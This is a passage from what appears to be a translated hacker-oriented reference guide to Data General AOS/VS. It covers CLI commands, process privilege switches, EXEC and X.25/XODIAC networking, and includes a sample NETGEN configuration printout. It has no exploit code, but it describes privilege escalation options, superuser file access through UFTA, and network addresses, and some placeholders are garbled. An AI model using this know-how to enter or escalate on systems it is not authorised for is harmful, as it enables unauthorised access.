`/DENSITY=` — плотность уже задана при DUMP; если есть сомнения, используйте ADM.

`/FLAT`

`/IBM`

`/L[=path]`

`/NACL`

`/SEQUENTIAL`

`/V`

Перечисленные ключи работают так же, как в DUMP, но в обратном направлении. Например, `/NACL` не загружает ACL из файла выгрузки и создаёт новые ACL по умолчанию вида `username,OWARE`.

`/DELETE`

Удалить все существующие файлы с совпадающими именами.

`/N` — не загружать, только перечислить файлы в файле выгрузки.

`/Q` — подавить сообщения консоли и списки файлов (убрать лишние пробелы и табуляции).

LISTFILE [path]

LISTFILE задаёт файл @LIST (подробности — в разделе «Структура системы»). Вкратце: когда программа обращается к обобщённому имени @LIST, она будет использовать файлы, указанные через LISTFILE.

`/G` — установить LISTFILE в обобщённый @LIST.

`/K` — установить LISTFILE в null.

`/LEVEL=x` — установить LISTFILE уровня x.

`/P` — установить LISTFILE в значение предыдущего окружения.

PASSWORD

Доступна только в CLI32.

(Подробнее — в разделе «Структура системы».)

`/CHANGE` — изменить текущий пароль CLI.

`/PROMPT` / `NOPROMPT`

При `/PROMPT` пользователь должен вводить пароль при использовании LOCK (нельзя заблокировать консоль без пароля). Иначе консоль блокируется автоматически при выполнении LOCK.

`/READ=path` / `/WRITE=path`

`/WRITE` шифрует пароль CLI и записывает его в файл `[path]`. При `/READ` зашифрованный пароль считывается из файла. При проверке пароля введённое значение шифруется, и зашифрованные формы сравниваются. Таким образом, строка `PASSWORD/READ=PWD` в файле LOGON может автоматически устанавливать пароль CLI при входе.

Автор не уверен в деталях алгоритма шифрования при сохранении с `/WRITE`, равно как и в том, шифруются ли вообще пароли входа в профилях и каким образом.

Следует остерегаться ситуации, когда файл PWD содержит строку `qwerty`, а пользователь выполняет `PASSWORD/READ=qwerty`. Если затем использовать LOCK, терминал будет заблокирован навсегда, поскольку `qwerty` будет принято за зашифрованную форму пароля.

PROCESS \

Создаёт дочерний процесс для запуска программы из `. Предполагается, что путь заканчивается на .PR`; если суффикс не указан, он добавляется автоматически.

`/ACCESSDEVICES`

Разрешает процессу определять и использовать устройства ввода-вывода. Требует привилегии Access Devices, определённой в профиле.

`/BLOCK`

Блокирует родительский CLI до завершения процесса. Если CLI не заблокирован, для просмотра сообщения о завершении процесса можно использовать CHECKTERMS.

`/BREAK`

Создаёт файл прерывания (.BRK) при ошибке или аварийном завершении процесса. Если EXEC завершён командой TERMINATE вместо HALT через `HALT 'EXEC'`, файл .BRK также будет создан.

`/BSON`

Блокирует дочерний процесс до освобождения командой UNBLOCK.

`/CHLOGICALTYPE`

Разрешает процессу изменять свой логический тип (16 или 32 бит). Требует привилегии Change Logical Type, которая, как отмечено в разделе «Безопасность системы», обычно включена.

`/CHPRIORITY`

Разрешает процессу изменять свой приоритет. Требует привилегии Change Priority.

`/CHTYPE`

Разрешает процессу создавать процессы любого другого типа и изменять собственный тип. Требует привилегии Change Type.

`/CHUSERNAME`

Разрешает процессу создавать дочерние процессы с именем пользователя, отличным от собственного. Требует привилегии Change Username.

`/CHWSS`

Разрешает процессу изменять размер своего рабочего набора. Требует привилегии Change Working Setsize.

`/CONSOLE[=console]`

Назначает новому процессу ту же консоль, что и у родителя, или `[console]`.

`/CPU=x` — ограничить процессорное время до x секунд.

`/DACL` — не передавать дочернему процессу ACL по умолчанию.

`/DATA[=path]`

Назначить дочернему процессу тот же файл @DATA, что у родителя, или `[path]`.

`/DEBUG` — запустить дочерний процесс в отладчике.

`/DEFAULT` — назначить дочернему процессу те же привилегии, что у родителя.

`/DIRECTORY=path`

Назначить path начальным каталогом для дочернего процесса.

`/DUMP` — добавить дамп к данным файла прерывания.

`/INPUT[=path]`

Назначить дочернему процессу тот же файл @INPUT, что у родителя, или `[path]`.

`/IOC`

Назначить дочернему процессу те же @INPUT, @OUTPUT и @CONSOLE, что у родителя.

`/LIST=[path]`

Назначить дочернему процессу тот же файл @LIST, что у родителя, или `[path]`.

`/MEMORY=x` — задать максимальный объём памяти дочернего процесса в страницах по 2 КБ.

`/NAME=name`

Присвоить имя дочернему процессу. После этого к нему можно обращаться как по PID, так и по имени.

`/OUTPUT=path`

Назначить дочернему процессу файл @OUTPUT, соответствующий path.

`/PRIORITY=x`

Задать процессу приоритет от 1 до 511 (от высшего к низшему).

`/PREEMTIBLE` / `/RESIDENT`

Сделать дочерний процесс вытесняемым или резидентным. По умолчанию — выгружаемый.

`/SONS[=x]`

Разрешить дочернему процессу создавать на один дочерний процесс меньше, чем родитель, или x процессов.

`/STRING`

Сохранять сообщение о завершении в строке CLI.

`/SUPERPROCESS` / `/SUPERUSER`

Разрешить дочернему процессу входить в соответствующий режим SUPER.

`/UNLIMITEDSONS`

Разрешить дочернему процессу создавать неограниченное число дочерних процессов.

SED [path]

SED — программа, а не команда CLI; запускается как `XEQ SED ... [path]` — редактируемый файл. Внутреннее приглашение SED — `*`.

SED — текстовый редактор для создания и изменения файлов. Справка доступна командой `HELP` из приглашения SED:

```
ESCAPES   ADD TEXT   CHANGE TEXT   DELETE TEXT   LISTINGS   POSITIONING
-------   --------   -----------   -----------   --------   -----------
EXECUTE   APPEND      MODIFY        DELETE        LIST       POSITION
HELP      INSERT      REPLACE       MOVE          VIEW       FIND
SAVE      DUPLICATE   SUBSTITUTE    JOIN          PRINT
          UNDO        SPLIT
                      CUT
                      PASTE

EXITING   MISC            HELP WORDS
-------   ----            ----------------------
ABANDON   CLEAR           CURSOR_CONTROL ADDRESS
BYE       DIRECTORY       RANGE          SOURCE
CLI       DISPLAY         SEARCH_STRING  DESTINATION
DO        SET             KEYS           SYNTAX
          SPELL           SWITCHES
```

Управляющие клавиши SED при построчном редактировании:

```
Ctrl-A    Переместиться в конец строки.
Ctrl-B    Переместиться в конец последнего слова.
Ctrl-E    Переключить режим вставки.
Ctrl-F    Переместиться в начало следующего слова.
Ctrl-H    Переместиться в начало строки.
Ctrl-I    Табуляция.
Ctrl-K    Удалить всё правее курсора (как в EMACS).
Ctrl-X    Переместить курсор на один символ вправо.
Ctrl-Y    Переместить курсор на один символ влево.
Ctrl-U    Удалить всю строку.
```

Большинство команд говорят сами за себя. Например, чтобы изменить строку №12, наберите `MODIFY 12` — курсор перейдёт на эту строку. Используйте управляющие клавиши для навигации и редактирования, затем нажмите Enter. Если нажать Escape без Enter, изменения будут потеряны.

Для любой команды доступна справка через `HELP COMMAND` из приглашения `*`.

`/ED=dir` — искать .ED-файлы SED в каталоге dir.

`/NO_ED` — не использовать .ED-файлы.

`/NO_FORM_FEEDS` — удалить символы подачи страницы из файла.

`/NO_RECREATE` — не сбрасывать дату файла после изменений.

`/NO_SCREEN` — не обновлять консоль автоматически.

`/PROFILE=path`

path — файл запуска SED, содержащий допустимые команды SED.

`/WORK=dir`

Использовать этот каталог для временных файлов SED.

SEND \ \

Отправляет сообщение ` пользователю по его PID. PID пользователей отображаются командой WHOS. Пример: SEND 2 FU I'M A HACKER`.

STRING [arg]

Без аргумента отображает содержимое строки CLI (запятые вставляются вместо пробелов). При наличии аргумента устанавливает строку в указанное значение.

`/K` — установить строку в null.

`/P` — установить строку в значение предыдущего окружения (каждый уровень CLI может иметь свою строку).

SYSLOG [log file name]

SYSLOG управляет системным протоколированием и может выполняться только с PID 2 (мастер-консоль) или при включённой привилегии SYSTEMMANAGER. «Системное

протоколирование» фиксирует информацию о пользователях (загрузка процессора, операции ввода-вывода) в файле :SYSLOG. Уровень детальности настраивается: от минимального до полного (включая файловые операции). «Протоколирование суперпользователя» фиксирует действия суперпользователя только при максимальном уровне детальности, что позволяет вести его отдельно. «Протоколирование ошибок» — перебои питания, жёсткие ошибки — всегда включено и пишет в :ERROR_LOG. Наконец, «протоколирование CON0» фиксирует всё происходящее на мастер-консоли; при просмотре лога CON0 с самой CON0 лог никогда не заканчивается.

`/CON0/[START|STOP] [filename]`

Начать или остановить протоколирование CON0. Старый лог будет переименован в `[filename]`, и будет открыт новый. Без указания имени старый лог дополняется.

`/DETAIL=[FULL|MINIMAL]`

Задать уровень детальности протоколирования. По умолчанию MINIMAL; FULL используется преимущественно в целях безопасности.

`/NOSOFTTAPEERRORS` / `/SOFTTAPEERRORS`

Не записывать (или записывать) мягкие ошибки ленты.

`/RENAMEERROR`

Переименовать :ERROR_LOG и продолжить запись в новый файл.

`/START [filename]` / `/STOP`

Начать (или остановить) запись в :SYSLOG. Если указан `[filename]`, переименовать :SYSLOG в него и продолжить запись в новый файл.

`/SUPERUSER/[START|STOP]`

Начать (или остановить) протоколирование суперпользователя. Системное протоколирование должно уже быть запущено.

`/VERBOSE` — вывести подробный статус.

Пример системы, попасть на которую не захочется:

```
  SmSu) SYSLOG/START BEFORE_WE_WERE_HACKED
  SmSu) SYSLOG/DETAIL=FULL
  SmSu) SYSLOG/CON0=START
```

WHO [hostname:]

WHO отображает информацию о процессах. Без аргументов показывает информацию о процессах текущего пользователя. WHOS показывает информацию обо всех процессах. Пример вывода WHO:

```
  Elapsed 109:21:22, CPU  0:00:35.828, I/O Blocks    0, Page Secs 22186
  PID:     1 PMGR            PMGR            :PMGR.PR
```

Слева направо: PID процесса, имя пользователя, консоль, путь к программе.

WRITE [arg]

Выводит [arg], по умолчанию в @OUTPUT. [arg] может быть псевдомакросом, например [!USERNAME].

/FILEID=file

Записать [arg] в указанный файл.

/FORCE

Принудительно записать немедленно, не ожидая планового сброса.

/NONEWLINE

Не включать символ новой строки в вывод.

XEQ \

XEQ идентична EXECUTE: выполняет программу по указанному пути. Путь должен указывать на файл с суффиксом .PR, хотя суффикс можно опустить.

/I — брать ввод из @INPUT (от пользователя). Ввод завершается символом) и Enter.

/M — брать ввод из следующего макроса. Ввод завершается так же.

/S — сохранять сообщение о завершении в STRING, а не выводить на терминал (@OUTPUT).

Программа EXEC

EXEC делает больше, чем просто регистрирует пользователей. EXEC — программа, управляющая многопользовательской средой AOS/VS: вход в систему, пакетные задания, очереди печати и сети, принтеры, запросы на монтирование лент.

Для выполнения любой команды EXEC необходимо либо знать имя пользователя EXEC (обычно OP), либо иметь включённую привилегию SYSTEMMANAGER. Либо иметь соответствующие права ACL (являться владельцем) на устройство, которому адресована команда EXEC.

Команды EXEC выполняются в формате: CONTROL @EXEC COMMAND. Для справки по командам EXEC предусмотрена утилита XHELP.

Команды EXEC (в алфавитном порядке):

ACCESS	CREATE	HOLD	PREMOUNT	STOP
ALIGN	DEFAULTFORMS	LIMIT	PRIORITY	TERMINATE
ALLOCATE	DELETE	LOGGING	PROMPTS	TRAILERS
BATCH_LIST	DISABLE	LPP	PURGE	UNHOLD
BATCH_OUTPUT	DISMOUNTED	MAPPER	QPRIORITY	UNITSTATUS
BINARY	ELONGATE	MDUMP	REFUSED	UNLIMIT
BRIEF	ENABLE	MESSAGE	RELEASE	UNSILENCE
CANCEL	EVEN	MODIFY	RESTART	VERBOSE
CLOSE	FLUSH	MOUNTSTATUS	SILENCE	
CONSOLESTATUS	FORMS	OPEN	SPOOLSTATUS	
CONTINUE	HALT	OPERATOR	START	
CPL	HEADERS	PAUSE	STATUS	

ACCESS — изменить ACL файлов в каталоге :PER. Если у пользователя есть доступ OWNER к устройству или очереди, он может выполнять EXEC CONTROL для него. Доступ READ или WRITE к очереди позволяет, соответственно, просматривать её или добавлять задания. ACL по умолчанию

— +,RW (чтение/запись для всех). В каталоге :PER хранятся устройства (консоли, принтеры и др.) и задания очереди.

ALIGN — остановить принтер, чтобы оператор мог выровнять бумагу.

ALLOCATE — вернуть ленточный накопитель в список монтируемых накопителей EXEC (он появится в UNITSTATUS).

BATCH_LIST — изменить очередь печати, в которую направляются листинги пакетного задания.

BATCH_OUTPUT — изменить очередь печати, в которую направляется вывод пакетного задания.

BINARY — установить или отключить двоичный режим обработчика принтера. В двоичном режиме всё передаётся принтеру как есть; без него обработчик перехватывает и преобразует символы под нужды устройства. Двоичный режим необходим, например, при работе с графическим принтером.

BRIEF — противоположность VERBOSE.

CANCEL — отменить ожидающую запись в очереди.

CLOSE — закрыть очередь от приёма новых заявок.

CONSOLESTATUS — отобразить статус консоли под управлением EXEC: имя консоли, максимальное число попыток входа, PID, зарегистрированный пользователь (если есть).

CONTINUE — возобновить работу устройства после внесённых изменений (например, после START).

CPL — изменить число символов на строку для устройства.

CREATE — создать очередь.

DEFAULTFORMS — указать местонахождение спецификаций форматирования по умолчанию.

DELETE — удалить очередь.

DISABLE — противоположность ENABLE.

DISMOUNTED — демонтировать ленту, смонтированную командой CONTROL @EXEC MOUNT.

ELONGATE — включить или выключить расширенный шрифт на принтере DASHER LP2 (символы выводятся широкими).

ENABLE — см. раздел «Безопасность системы».

EVEN — управлять нумерацией страниц принтера. При включённом режиме все файлы печатаются как чётные по числу страниц (все заголовочные страницы оказываются на одном листе бумаги).

FLUSH — немедленно завершить текущее задание на устройстве или в очереди.

FORMS — использовать спецификации форматирования из указанного файла для конкретного принтера.

HALT — завершить EXEC.

HEADERS — изменить количество заголовочных страниц при печати (по умолчанию 1).

HOLD — приостановить пакетную или принтерную очередь до команды UNHOLD.

LIMIT — ограничить процессорное время или число напечатанных страниц на устройствах или в очередях.

LOGGING — указать, куда направлять сообщения об ошибках и статусе вместо CON0 (системной консоли).

LPP — задать число строк на страницу при печати.

MAPPER — указать обработчику принтера использовать отображение символов из указанного файла.

MDUMP — приостановить все операции EXEC и создать дамп памяти в каталоге :UTIL.

MESSAGE — добавить сообщение в лог EXEC.

MODIFY — изменить параметры неактивной записи очереди.

MOUNTSTATUS — отобразить статус всех пользовательских запросов на монтирование.

OPEN — открыть очередь для приёма пользовательских заявок.

OPERATOR — указать, доступен ли оператор для помощи при выгрузке на дискеты (напомним, для чего нужна привилегия OPERATOR — она есть не у всех).

PAUSE — приостановить обработку очереди или операцию устройства.

PREMOUNT — смонтировать маркированный ленточный том заблаговременно, до запроса пользователя (тогда при запросе оператор не вызывается, и пользователь сразу получает доступ).

PRIORITY — изменить приоритет и/или тип процесса для пакетных заданий или процессов печати.

PROMPTS — управлять отображением времени после каждой команды EXEC.

PURGE — удалить все неактивные записи из очереди.

QPRIORITY — ограничить пакетное задание или устройство только заданиями с определённым приоритетом очереди (или в диапазоне приоритетов).

REFUSED — отклонить запрос MOUNT.

RELEASE — удалить ленточный накопитель из списка монтируемых (он не будет отображаться в UNITSTATUS).

RESTART — перезапустить задание; для заданий печати можно указать диапазон страниц.

SILENCE — подавлять сообщения EXEC о конкретном устройстве или пакете.

SPOOLSTATUS — вывести информацию об устройствах и очередях: для каждого спулируемого устройства — связанная очередь, CPL, LPP, заголовки, колонтитулы, двоичный режим, спецификации форм, приоритет и тип процесса.

START — связать очередь с устройством; задания очереди будут выполняться на этом устройстве (необходимо, например, для очередей печати).

STATUS — описать статус устройств или пакетов: порядковый номер, приоритет очереди, пользователь, PID. Для принтера дополнительно — число оставшихся страниц и копий.

STOP — разорвать связь очереди с устройством.

TERMINATE — завершить пользовательский процесс на консоли (отключить пользователя).

TRAILERS — изменить число концевых страниц при печати (по умолчанию 0).

UNHOLD — снять с удержания (HOLD).

UNITSTATUS — отобразить статус монтирования указанного ленточного накопителя или всех накопителей, если имя устройства не задано.

UNLIMIT — снять ограничения LIMIT.

UNSILENCE — снять подавление сообщений SILENCE.

VERBOSE — выводить подробные сообщения. Краткий режим включает имя очереди, порядковый номер и пользователя; подробный — также PID и путь к программе. Сообщения поступают при обработке заявки устройством или пакетом.

Сетевые средства

AOS/VS совместима с рядом сетевых протоколов. Наиболее известны X.25 и TCP/IP. Кроме того, поддерживается собственная сеть Data General XODIAC, сети PCI и другие. В общем случае сетевые службы выполняются как процессы от имени пользователя NETOP (обычно OP) и предоставляют программы для работы пользователей. Процесс NETOP управляет коммуникациями и формированием отчётов для других сетевых процессов; к нему применяются ограничения, аналогичные EXEC (для управления необходимо знать его имя пользователя и т. д.).

Прежде чем переходить к деталям, отметим несколько общих особенностей. Практически всё, что связано с сетями — хосты, файлы справки, программы — находится в каталоге :NET. Программы и макросы — в :NET:UTIL и т. д. Каталог :PER, содержащий устройства, включает устройства сетевых процессов.

TCP/IP: Реализация TCP/IP в AOS/VS включает стандартные программы: rlogin, rsh, telnet, ftp, smtp и другие. Поскольку большинство из них создавались с ориентацией на Unix, AOS/VS работает схожим образом.

AOS/VS запускает RSHD для удалённого входа с поддержкой индивидуальных файлов .RHOST и HOSTS.EQUIV; TELNETD для сеансов telnet; FTPD для ftp; SNMPD для управления сетью; SMTP, который активирует AOS/VS SENDMAIL в режиме демона для приёма почты. Доступны также программы для удалённой печати и выгрузки файлов на ленту, NSLOOKUP и NETSTAT.

В каталоге :ETC находятся общие файлы TCP/IP; в :USR:LIB — спул-каталоги для почтовых служб и служб печати. Файлы :ETC по формату и назначению соответствуют аналогам Unix (например, :ETC:HOSTS = /etc/hosts).

Файл :ETC:PASSWD не содержит паролей. Он используется программой SENDMAIL для поиска локальных пользователей. Почта будет доставлена только тем пользователям, у которых есть запись в :ETC:PASSWD. Пример файла:

```
op::0:::/udd/op:
mail::8:::/usr/spool/mqueue:
```

:ETC:SNMPD.TRAP_COMMUNITIES содержит список хостов, портов и сообществ, которым процесс SNMPD отправляет трапы (трап — сообщение об изменении состояния).

:USR:LIB содержит почтовые программы: файл псевдонимов SENDMAIL, саму программу SENDMAIL, конфигурационный файл SENDMAIL.CF и т. д.

:USR:SPOOL содержит спул-каталоги для печати (например, LPD) и почты (MQUEUE).

Отправка почты в AOS/VS через SMTP аналогична Unix, только программа называется SENDMAIL.

В состав TCP/IP AOS/VS обычно входят TCP-библиотеки, например SOCKIT.LB — стандартные Unix-функции сокетов: bind(), connect(), listen(), gethostbyaddr(), getservbyport() и др. Это позволяет разрабатывать и компилировать сетевые приложения с TCP/IP-процедурами и C-компилятором AOS.

За дополнительной информацией о службах и сетевом программировании обратитесь к документации по TCP/IP и/или Unix.

Сетевые процессы AOS/VS: Каждый сетевой процесс обычно состоит из двух: одного для локальных пользователей и одного для удалённых пользователей на локальном хосте. RMA порождает URMA и SRMA; FTA — UFTA и SFTA и т. д. Программы с префиксом S — это «демоны»

для сетевых операций, с префиксом U — исполняемые пользовательские программы. Все S+-программы управляются через процесс NETOP; пользовательские программы запускаются непосредственно пользователями.

RMA — Resource Management Agent (агент управления ресурсами). FTA — File Transfer Agent (агент передачи файлов). VTA — Virtual Terminal Agent (агент виртуального терминала). Буква U означает «Using» (использующий), S — «Serving» (обслуживающий).

VTA: Процесс SVTA предоставляет виртуальные терминалы для удалённых пользователей UVTA, а также поддерживает PAD через PDN и управляет связью системы с любой PDN. Подключения возможны с публичных PAD (например, Telenet), через UVTA или любой другой PAD-интерфейс. SVTA протоколирует ответы команд и ошибки, направляя их в процесс NETOP или в точку, заданную через `CONTROL @SVTA SET/OUTPUT=` и `/LOG=`. При ошибке протоколирования OUTPUT сбрасывается в NETOP (если NETOP неисправен, сообщение теряется).

SVTA управляется через NETOP: команды SVTA имеют формат `CONTROL @SVTA .`

Команды SVTA:

`SET` — задать различные параметры SVTA: выводить ли дату/время в приглашениях SVTA (`/TIME` или `/NOTIME`, `/DATE` или `/NODATE`); куда направлять вывод процесса SVTA (`/OUTPUT=[pid#]` или `[@console]` или `[имя_процесса]`, или `/NOOUTPUT`); куда записывать логи SVTA (`/LOG=file`). Лог-файлы именуются `SVTA_месяц_день_год.LOG` и хранятся в :NET:LOGFILES (если не изменено).

`OWNER` — назначить имя процессу SVTA. Без аргумента SVTA возвращает текущее имя процесса.

`REVERSE` — ON или OFF. Указывает SVTA, принимать ли входящие звонки с оплатой на счёт вызываемого (collect) через PDN.

`STATUS` — без аргумента выдаёт общий статус. С аргументом может быть `@VCONnn` — виртуальная консоль под управлением SVTA, или PID (отчёт по всем VCON данного PID).

Пользовательская сторона, UVTA, загружается командой `XEQ UVTA`. Пользователь получает приглашение, из которого может устанавливать соединения и выполнять команды UVTA.

Команды UVTA:

`CALL` — прежде всего, вызвать удалённый хост. Удалённый хост — хост с именем в каталоге :NET (тип файла HST). Если UVTA не находит хост в :NET, сообщает об отсутствии файла. CALL принимает два аргумента: удалённый хост и удалённый процесс. Формат удалённого процесса: `[пользователь]:процесс`. По умолчанию пользователь — OP; при указании этого параметра UVTA пытается подключиться к VCON, управляемому комбинацией процесс/пользователь. По умолчанию удалённый процесс — EXEC (`OP:EXEC`), то есть пользователь подключается к консоли под управлением EXEC (и проходит обычную процедуру входа). Команду CALL можно заменить, загрузив UVTA с параметрами CALL.

Использование UVTA как RLOGIN путём подключения к CLI, скорее всего, не даст результата: если удалённый CLI не открыл VCON, будет поток сообщений «Remote user refused connection», пока не прервать UVTA или пока CLI не откроет консоль — при условии, что пользователь вообще там есть, иначе — ошибка «Process unknown».

После подключения `^C^V` прерывает вызов и процесс UVTA. `^C^T` переключает с удалённого режима в локальное приглашение UVTA.

`RCONTROL` — управляющий символ (не считая Ctrl-C) для выхода из удалённого режима в локальное приглашение. Символы `A`, `B`, `E`, `Q`, `S` и `V` зарезервированы системой.

`EXECUTE` — выполнить параметр как дочерний процесс UVTA (невозможно, если нет привилегии создавать дочерние процессы без блокировки родителя).

Агент передачи файлов FTA — аналог FTP для X.25. Пользователь UFTA может подключиться к хосту с SFTA, указать действующую пару логин/пароль и передавать файлы на/с удалённого хоста.

Краткое описание команд UFTA в порядке обычного выполнения:

`CALL` — подключиться к удалённому хосту. После подключения `^C^A` прерывает передачу.

`USER` — указать имя пользователя на удалённом хосте; без аргумента предполагается, что локальное имя совпадает с удалённым. В любом случае требуется пароль.

`SUPERUSER` — если пользователь, указанный через USER, имеет привилегии суперпользователя, активировать их для передачи файлов (доступ к файлам, недоступным без этого из-за ACL).

`FILES` — вывести содержимое каталога. Принимает большинство ключей, что и CLI FILES (`/ASSORTMENT`, `/TYPE` и т. д.).

`TYPE` — отобразить удалённый файл.

`STORE` — передать локальный файл `l` в удалённый файл `r`. Завершится ошибкой при недостаточных привилегиях или при попытке передать нестандартный файл (например, файл сетевого хоста). Ключи: `/APPEND` (дополнить целевой файл), `/COMPRESS` (сжать данные), `/DELETE` (удалить целевой файл, если существует). Режим передачи задаётся ключами `/BLOCK` (по умолчанию, блок за блоком) и `/RECORD` (запись за записью).

`RETRIEVE` — передать удалённый файл `r` в локальный файл `l`. Ограничения и ключи — те же, что у STORE.

`RECOVER` — восстановить прерванную передачу. Оба STORE и RETRIEVE поддерживают ключ `/RECOVER`: при его использовании рабочий набор запроса сохраняется, и передачу, прерванную `^C^A`, можно продолжить. Без аргумента `id` выводит список идентификаторов прерванных передач.

`SEND` — отправить сообщение оператору на удалённом хосте. Сообщение поступает к SFTA на удалённом хосте и пересылается оператору.

X25: Процесс X25 управляет X.25-соединениями в сети AOS/VS: учёт, управление виртуальными соединениями, каналами и т. д. Команды X25 выполняются через процесс NETOP (`CONTROL @X25`):

`ACCOUNT` / `NOACCOUNT` — включить или отключить функцию учёта X25.

`STATUS` — отобразить статус виртуального соединения: удалённый адрес, количество переданных пакетов, состояние соединения и пользователь. Номера виртуальных соединений X25 сообщает в восьмеричном виде.

`CLEAR` — разорвать виртуальное соединение, предварительно уведомив его локального владельца.

`CUSTOMERS` — вывести список клиентов X25 (процессов, подключившихся к X25 и ещё не отключившихся).

`LSTATUS` — отобразить статус логического канала (хоста): статус устройства и число переданных байт.

`TRACE` / `NOTRACE` — начать трассировку X.25-соединения в указанный файл. По умолчанию трассируется всё; можно сузить с помощью `/LINK=link` (конкретный канал), `/VC=oct#` (конкретное виртуальное соединение), `PID=pid#` (соединения указанного процесса). NOTRACE останавливает трассировку.

Файлы трассировки X25 отображаются через отдельную утилиту NTRACE. Ключи NTRACE:

- `/DIRECTION=[BOTH|INCOMING|OUTGOING]` — направление пакетов (по умолчанию BOTH);
- `/LIST=file` — файл вывода (по умолчанию терминал);
- `RLENGTH=[ALL|#]` — число байт из пакетов для отображения (по умолчанию ALL);

• тип пакета (по умолчанию — все пакеты):

[Таблица из 13 записей — опущена]

Второй и третий столбцы таблицы указывают, что означает пакет при входящем (local host принимает вызов) и исходящем (local host устанавливает соединение) направлении.

`RESOURCES` — отобразить соединения, принадлежащие `. Может быть ID процесса или строкой вида` имя_пользователя:имя_процесса`.

Одна из наиболее интересных программ сети XODIAC — **NETGEN**. NETGEN (в :NET:NETGEN) используется для конфигурирования сети: адреса хостов, маршруты, службы и т. д. После загрузки NETGEN переходит в интерактивный режим, позволяя настраивать сеть через меню. Впоследствии можно вызвать его с единственным ключом `/RECREATE=`, чтобы пересоздать сетевые файлы в :NET по спецификации из ``.

Главное меню NETGEN предлагает три варианта (помимо выхода): создание или изменение файла спецификации и создание конфигурационных файлов. Файл спецификации содержит:

• параметры локального хоста в сети: ID хоста, имя, домен и т. д.;
• конфигурацию аппаратных устройств: имя, тип, код и прочие параметры;
• конфигурацию каналов: имя, используемое устройство/тип, сетевой тип, номер линии, протоколы, параметры X.25 (размер пакета/окна/повторы), дуплекс и т. д.;
• общие сетевые атрибуты: расширенная адресация, диагностика, вызывающий DTE в исходящих вызовах и др.;
• конфигурацию X.25: согласование размера пакета/окна, обратное выставление счёта, NUI и т. д.;
• конфигурацию виртуальных вызовов: постоянные виртуальные каналы, нумерация VC и т. д.;
• конфигурацию удалённых хостов: параметры X.25, используемый канал, адрес (десятичный/шестнадцатеричный), имя, имя файла хоста и т. д.;
• конфигурацию сетевых процессов: имя, ACL и прочие параметры.

Поскольку из каждого пункта разветвляется три меню, охватить всё невозможно. Ниже приведён фрагмент вывода записи «Print Specifications» NETGEN (с изменёнными реальными данными), показывающий X.25-каналы через Telenet, локальную конфигурацию и TELNETD:

```
------------------------------------------------------------------------------

                        ((Actual details changed.))

                     NETWORK SPECIFICATION PRINT FILE


     Specfile: :NET:NETGEN:SPEXBAKZ

     Date: 32-Nov-93

     Time:  4:66:22 PM


                           LOCAL HOST CONFIGURATION


  Local Host Name : PATBBS

  ACL : + ORAEW

  Host ID : 7

  Do you wish to specify an NSAP for this host?: Y

  NSAP Address:
      Authority and Format Identifier (AFI) (0-99): 50
```

```
    Initial Domain Identifier (Local Form): null

    Domain Specific Part (max 19 ascii characters): patbbs

                              DEVICE CONFIGURATION

Device Name: ISC_DCF

Device Type  (DCU,MCA,NBS,ISC,PMGR_ASYNC,ILC,
              ICB,IBC,LLC,SNA,LSC,IDC,LDC,MRC,IRC,LRC,XLC,XSC): ISC

Device code (in octal): 37

Run SDLC or HDLC on this controller: HDLC

                               LINK CONFIGURATION

Link Name: SPRINTNET                    Device Name: ISC_DCF

                                        Device Type: ISC

Network Type : TELENET                  Line # (0-7) : 0

Protocol Type(LAP,LAPB,SDLC) : LAPB

Local Host Address (2-15 decimal digits) : 31109090063100

Sequence Numbering Modulus (8,128) : 8

Connect retry count (0-99)   :   20     Transmit retry count (0-99)  :    10

Transmit timeout (-1,0-3600) :    3     Enable timeout (-1,0-3600)   :    30

Frame Window Size (1-7)      :    7     Packet Window Size (1-7)     :     2

                            Max Packet Size (32,64,128,256,512,1024) :   128

Framing Type (HDLC,BSC)      : HDLC     HDLC Encoding (NRZ,NRZI)     :   NRZ

Clocking (EXTERNAL,INTERNAL) : EXTERNAL

FULL or HALF duplex line     : FULL

--------------------------  Virtual Call Numbering  --------------------------


# PVC'S :   0                           # SVC'S :  63   Start SVC # :    1


--------------------------------------------------------------------------------


  Network Attributes
  ------------------

          Calling DTE in Outgoing Calls (Y/N): Y
          Personal Cause Code (Y/N)          : N
          Long Interrupt Packets (Y/N)       : N
          Timeout Resets (Y/N)               : Y
          Timeout Clears (Y/N)               : Y
          Mandatory Diagnostics (Y/N)        : N
          Extended Addressing (Y/N)          : Y
          Extended Clear Packets (Y/N)       : Y

  X25 Facilities Enabling
  -----------------------
```

```
          Allow packet size negotiation (Y/N)  : Y
          Allow window size negotiation (Y/N)  : Y
          Allow fast select (Y/N)              : Y
              1. local connections (Y/N)       : N
              2. routed connections (Y/N)      : N
          Allow reverse charging outgoing (Y/N): Y
          Allow closed user groups (Y/N)       : Y
          Allow network user ID (Y/N)          : Y
          Allow throughput class (Y/N)         : Y
          Allow transit delay (Y/N)            : Y
          Allow transit delay indication (Y/N) : Y
          Allow charging information (Y/N)     : Y
          Allow RPOA selection (Y/N)           : Y
          Allow user defined facilities (Y/N)  : Y
          Allow unknown facilities (Y/N)       : Y
          Allow extended facilities (Y/N)      : Y
          Allow facilities to be routed (Y/N)  : Y

 X25 Facilities           Generated?
------------------------- ---------

 1. Packet Size Facility      N    Minimum:  32             Maximum:     128
 2. Window Size Facility      N    Minimum:  1              Maximum:     2
 3. Fast Select Facilities    N    Type:
 4. Reverse Charging          N
 5. Closed User Groups        N    Type:     None           ID:          --
 6. Network User ID           N    ID:
 7. Throughput Class          N    Called:                  Calling DTE:
 8. Transit Delay             N    Delay:    0
 9. Charging Information      N    Request?  N
10. RPOA Selection            N    # IDs:    0
11. User Defined Facilities   N
12. Other Facilities          N


                            REMOTE HOST CONFIGURATION
--------------------------------------------------------------------------------


BOOMBOOM

                            X.25 Host Parameters


    Remote Host Filename : BOOMBOOM

    Remote Host Name     : BOOMBOOM

    Remote Host ID       : None

    Hostfile AOS/VS ACL  : + RE

    Accepts address extension facilities?: N


  Link Name        Device Type   Network Type    Remote Address

1 SPRINTNET        ISC           TELENET        host address in decimal :

                                                    31109200010200


--------------------------------------------------------------------------------
                                NPN CONFIGURATION
--------------------------------------------------------------------------------

TELNETD

    NPN-type entry name:  TELNETD
    NPN:                  0023
    NPN AOS/VS ACL:       + RE
```

```
  ------------------------------------------------------------------------------
```

Аббревиатуры

```
  ADM       Automatic Density Matching — автоматическое согласование плотности
  CLASP     CLass Assignment And Scheduling Package — пакет назначения и планирования классов
  CLI       Command Line Interpreter — интерпретатор командной строки
  CPL       Characters per Line — символов в строке
  IPC       Inter-Process Communications — межпроцессное взаимодействие
  LPP       Lines per Page — строк на страницу
